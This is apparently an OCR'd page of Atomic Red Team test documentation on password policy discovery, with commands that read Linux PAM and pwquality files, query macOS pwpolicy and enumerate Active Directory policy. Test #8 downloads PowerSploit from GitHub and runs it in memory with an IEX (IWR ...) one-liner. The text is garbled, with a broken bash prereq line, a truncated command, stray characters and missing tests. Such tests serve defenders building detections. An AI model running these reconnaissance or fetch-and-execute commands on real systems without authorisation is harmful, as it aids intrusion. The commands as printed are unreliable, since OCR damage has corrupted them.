
Sign up



T1037.001
 T1037.002
 T1037.004
 T1037.005
 T1039
 T1040

# Atomic Test #1 - Examine password complexity policy - Ubuntu

Lists the password complexity policy to console on Ubuntu Linux.

Supported Platforms: Linux

auto\_generated\_guid: 085fe567-ac84-47c7-ac4c-2688ce28265b

Attack Commands: Run with bash!

cat /etc/pam.d/common-password

### Q

# Atomic Test #2 - Examine password complexity policy - CentOS/RHEL 7.x

Lists the password complexity policy to console on CentOS/RHEL 7.x Linux.

Supported Platforms: Linux

auto\_generated\_guid: 78a12e65-efff-4617-bc01-88f17d71315d

Attack Commands: Run with bash!

cat /etc/security/pwquality.conf



Dependencies: Run with bash!

Description: System must be CentOS or RHEL v7

**Check Prereq Commands:** 

```
if [ $(rpm -q --queryformat '%{VERSION}') -eq "7" ]; then exit /b 0; els [
```

#### **Get Prereq Commands:**

echo Please run from CentOS or RHEL v7



# Atomic Test #3 - Examine password complexity policy - CentOS/RHEL 6.x

Lists the password complexity policy to console on CentOS/RHEL 6.x Linux.

Supported Platforms: Linux

auto\_generated\_guid: 6ce12552-0adb-4f56-89ff-95ce268f6358


Attack Commands: Run with bash!

cat /etc/pam.d/system-auth
cat /etc/security/pwquality.conf



Dependencies: Run with bash!

Description: System must be CentOS or RHEL v6



Atomic Test #7 - Examine password policy - macOS

Lists the password policy to console on macOS.

Supported Platforms: macOS

auto\_generated\_guid: 4b7fa042-9482-45e1-b348-4b756b2a0742

Attack Commands: Run with bash!

pwpolicy getaccountpolicies



## Atomic Test #8 - Get-DomainPolicy with PowerView

Utilizing PowerView, run Get-DomainPolicy to return the default domain policy or the domain controller policy for the current domain or a specified domain/domain controller.

**Supported Platforms:** Windows

auto\_generated\_guid: 3177f4da-3d4b-4592-8bdc-aa23d0b2e843

Attack Commands: Run with powershell!

[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]
IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/



# Atomic Test #9 - Enumerate Active Directory Password Policy with get-addefaultdomainpasswordpolicy

The following Atomic test will utilize get-addefaultdomainpasswordpolicy to enumerate domain password policy. Upon successful execution a listing of the policy implemented will display. Reference: <a href="https://docs.microsoft.com/en-">https://docs.microsoft.com/en-</a>

<u>us/powershell/module/activedirectory/get-addefaultdomainpasswordpolicy?</u> view=windowsserver2022-ps

Supported Platforms: Windows

auto\_generated\_guid: b2698b33-984c-4a1c-93bb-e4ba72a0babb

Attack Commands: Run with powershell!

get-addefaultdomainpasswordpolicy

<del>ب</del>